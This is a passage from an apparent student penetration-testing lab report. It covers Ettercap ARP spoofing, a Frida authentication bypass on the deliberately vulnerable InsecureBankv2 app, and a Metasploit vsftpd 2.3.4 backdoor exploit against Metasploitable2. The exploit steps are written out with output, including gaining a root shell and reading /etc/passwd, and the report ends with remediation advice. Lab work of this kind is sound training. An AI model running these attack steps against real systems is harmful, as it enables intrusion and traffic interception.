┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ sudo ettercap -G
```

Figure 63: Start Ettercap tool

Ettercap
0.8.3.1 (EB)

Host List ×

IP Address	MAC Address	Description
192.168.1.1	C4:0F:A6:6B:D7:20	
192.168.1.15	8C:E9:EE:78:BA:18	
192.168.1.19	C8:94:02:7B:E2:07	
192.168.1.20	C8:94:02:11:86:77	
192.168.1.35	C8:94:02:11:86:77	
192.168.1.41	08:00:27:33:A2:E1	
192.168.1.42	C8:94:02:11:86:77	
fe80::48cc:7000:97e8:1a99	C8:94:02:11:86:77	
fe80::9848:b4e5:76a3:13c9	08:00:27:33:A2:E1	
fe80::d5bc:6938:7fbf:54b2	8C:E9:EE:78:BA:18	

Figure 64: Hosts list

```
Scanning the whole netmask for 255 hosts...
10 hosts added to the hosts list...
Host 192.168.1.41 added to TARGET1
Host 192.168.1.1 added to TARGET2
```

Figure 65: Add Windows 7 to TARGET1 and Router to TARGET2

```
GROUP 1 : 192.168.1.41 08:00:27:33:A2:E1

GROUP 2 : 192.168.1.1 C4:0F:A6:6B:D7:20
Starting Unified sniffing...
```

Figure 66: Start Sniffing



Figure 67: Open Wireshark and select eth0



Figure 68: DNS Packets captured

MITM Attack Summary

Ettercap performed ARP spoofing by poisoning the ARP cache of the target and gateway, positioning the attacker as a man-in-the-middle. This allowed interception, modification, and monitoring of network traffic. Sensitive data like credentials can be captured.

6. Mobile Application Testing Lab

In this segment of the report, I will use MobSF to analyze an Android APK for insecure storage. I will even use Frida to hook app functions and bypass authentication. I will document each step taken through screenshots.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
Cloning into 'Mobile-Security-Framework-MobSF'...
remote: Enumerating objects: 22233, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 22233 (delta 0), reused 0 (delta 0), pack-reused 22232 (from 2)
Receiving objects: 100% (22233/22233), 1.45 GiB | 13.21 MiB/s, done.
Resolving deltas: 100% (11949/11949), done.

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 69: Use git clone to get the directories and files of MobSF

```
┌──(venv)─(kali㉿kali)-[~/…/DailyTasks/VAPTTASKS/Task4/Mobile-Security-Framework-MobSF]
└─$ ./run.sh
[INFO] 17/Mar/2026 08:42:45 - Loading User config from: /home/kali/.MobSF/config.py
```

Figure 70: run it



Figure 71: Go to MobSF Website



Figure 72: Once signed in, you will enter the upload page

```
┌──(venv)─(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ pip3 install frida frida-tools
Requirement already satisfied: frida in ./venv/lib/python3.13/site-packages (17.8.2)
Requirement already satisfied: frida-tools in ./venv/lib/python3.13/site-packages (14.6.1)
Requirement already satisfied: colorama<1.0.0,⩾0.2.7 in ./venv/lib/python3.13/site-packages (from frida-tools) (0.4.6)
Requirement already satisfied: prompt-toolkit<4.0.0,⩾2.0.0 in ./venv/lib/python3.13/site-packages (from frida-tools) (3.0.52)
Requirement already satisfied: pygments<3.0.0,⩾2.0.2 in ./venv/lib/python3.13/site-packages (from frida-tools) (2.19.2)
Requirement already satisfied: websockets<14.0.0,⩾13.0.0 in ./venv/lib/python3.13/site-packages (from frida-tools) (13.1)
Requirement already satisfied: wcwidth in ./venv/lib/python3.13/site-packages (from prompt-toolkit<4.0.0,⩾2.0.0→frida-tools) (0.6.0)

┌──(venv)─(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
```

Figure 73: Install Frida tools

```
┌──(venv)─(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ pip3 install drozer
Collecting drozer
  Downloading drozer-3.1.0-py3-none-any.whl.metadata (11 kB)
Collecting protobuf⩾4.25.2 (from drozer)
  Downloading protobuf-7.34.0-cp310-abi3-manylinux2014_x86_64.whl.metadata (595 bytes)
Requirement already satisfied: pyopenssl⩾22.0.0 in ./venv/lib/python3.13/site-packages (from drozer) (25.1.0)
Collecting twisted⩾18.9.0 (from drozer)
  Downloading twisted-25.5.0-py3-none-any.whl.metadata (22 kB)
Requirement already satisfied: service-identity in ./venv/lib/python3.13/site-packages (from drozer) (24.2.0)
Requirement already satisfied: distro in ./venv/lib/python3.13/site-packages (from drozer) (1.9.0)
Requirement already satisfied: pyyaml in ./venv/lib/python3.13/site-packages (from drozer) (6.0.3)
```

Figure 74: Install Drozer

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ wget https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk -O test.apk
--2026-03-17 08:54:43--  https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk
Resolving github.com (github.com)... 20.233.83.145
Connecting to github.com (github.com)|20.233.83.145|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk [following]
--2026-03-17 08:54:44--  https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8003::154, 2606:50c0:8000::154, 2606:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8003::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3462429 (3.3M) [application/octet-stream]
Saving to: 'test.apk'

test.apk                                   100%[===================================================================>]   3.30M  11.7MB/s    in 0.3s

2026-03-17 08:54:44 (11.7 MB/s) - 'test.apk' saved [3462429/3462429]


┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ls
Mobile-Security-Framework-MobSF  test.apk  venv

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 75: Get test.apk file



Figure 76: Upload test.apk file



Figure 77: Analyze test.apk file (Manifest Analysis)



Figure 78: Analyze test.apk file (Certificate Analysis)

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ jadx-gui test.apk
INFO  - Checking for updates ...
INFO  - Update channel: STABLE, current version: 1.5.5
ERROR - Jadx decompiler wrapper init error
jadx.core.utils.exceptions.JadxRuntimeException: Failed to build hash for inputs
        at jadx.core.utils.files.FileUtils.buildInputsHash(FileUtils.java:514)
        at jadx.gui.cache.manager.CacheManager.buildProjectUniqName(CacheManager.java:180)
        at jadx.gui.cache.manager.CacheManager.buildCacheDir(CacheManager.java:115)
        at jadx.gui.cache.manager.CacheManager.getCacheDir(CacheManager.java:55)
```

Figure 79: Open test.apk in this format



Figure 80: Analyze the file. Look for vulnerable functions

Figure 81: Create bypass.js file



Figure 82: Run Frida with bypass.js file to bypass authentication

Frida Summary

Frida was used to dynamically analyze the application by hooking into runtime functions. Authentication logic was intercepted and modified to bypass login checks. This demonstrated how client-side security controls can be overridden, highlighting weak implementation of authentication mechanisms and the need for secure server-side validation.

7. Capstone Project: Full VAPT Engagement

In this segment of the report, I will conduct a pentest on Metasploitable2 machine.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::dd4a:84d5:a975:8ae0  prefixlen 64  scopeid 0x20<link>
        inet6 2001:8f8:1c39:51ff:bbb4:b137:db14:ab75  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::17b9:6db3:d59:8803  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 5207321  bytes 7426931590 (6.9 GiB)
        RX errors 0  dropped 8  overruns 0  frame 0
        TX packets 884845  bytes 70209720 (66.9 MiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0
```

Figure 83: Attacker IP (Kali Linux machine)

```
Metasploitable2 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b5:d2:ed
          inet addr:192.168.1.26  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2001:8f8:1c39:51ff:a00:27ff:feb5:d2ed/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feb5:d2ed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9813 (9.5 KB)  TX bytes:6985 (6.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Figure 84: Target IP (Metasploitable 2 VM)

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ nmap -sV 192.168.1.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 09:53 -0400
Nmap scan report for 192.168.1.26
Host is up (0.00022s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Figure 85: Perform nmap scan

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Display the Framework log using the log command, learn
more with help log


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
```

Figure 86: Enter msfconsole

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 87: Use exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 88: Check options to fill in

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.26:21 - USER: 331 Please specify the password.
[+] 192.168.1.26:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.22:40337 -> 192.168.1.26:6200) at 2026-03-17 09:57:48 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
hostname
metasploitable
```

Figure 89: Set options, run and get access to Metasploitable2

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

Figure 90: Check the passwd file for sensitive details

Recommended Patches

VSFTPD Fix:

- ✓ Upgrade FTP server
- ✓ Disable anonymous login

Web/API Fix:

- ✓ Input validation
- ✓ Use parameterized queries

System Hardening:

- ✓ Least privilege access
- ✓ Firewall rules

PTES Report

Executive Summary

This penetration test assessed the security posture of the target system (192.168.1.26). Critical vulnerabilities were identified, including a VSFTPD 2.3.4 backdoor allowing remote code execution and input validation flaws in web APIs. Exploitation resulted in full system compromise with root access. Immediate remediation is required to prevent unauthorized access and data breaches.

Attack Timeline

- ✓ Reconnaissance: Nmap scan identified open FTP port (21)
- ✓ Analysis: VSFTPD 2.3.4 vulnerability confirmed
- ✓ Exploitation: Metasploit used to gain root shell
- ✓ Post-Exploitation: System enumeration performed

Remediation Plan

- ✓ Patch VSFTPD service to latest version
- ✓ Disable vulnerable services
- ✓ Implement strict input validation
- ✓ Apply least privilege principle
- ✓ Conduct regular vulnerability scans with OpenVAS

Non-technical summary for stakeholders

The security assessment revealed serious weaknesses in the system that could allow attackers to take full control without authorization. A vulnerable file transfer service was exploited, giving complete administrative access. Additionally, weaknesses in the web application allow attackers to manipulate inputs and potentially access sensitive data.

If left unresolved, these issues could lead to data breaches, system downtime, and reputational damage. Immediate action is required to update outdated software, improve input validation, and restrict access permissions.

By applying recommended fixes and conducting regular security scans, the organization can significantly reduce risk and improve its overall security posture.

8. Lessons Learnt & Conclusion

In this report, I learned how different types of cybersecurity attacks work in real situations and how to use tools like Metasploit, Burp Suite, sqlmap, and MobSF to find and exploit vulnerabilities. I understood the importance of chaining attacks, performing privilege escalation, and maintaining access through persistence techniques. I also learned how weak security practices such as poor input validation, improper authorization, and outdated software can lead to serious risks like full system compromise. Overall, this task showed me that security testing is not only about finding issues but also about fixing them through proper patching, system hardening, and regular testing. It helped me understand how real-world penetration testing is performed and why strong security measures are important to protect systems and data.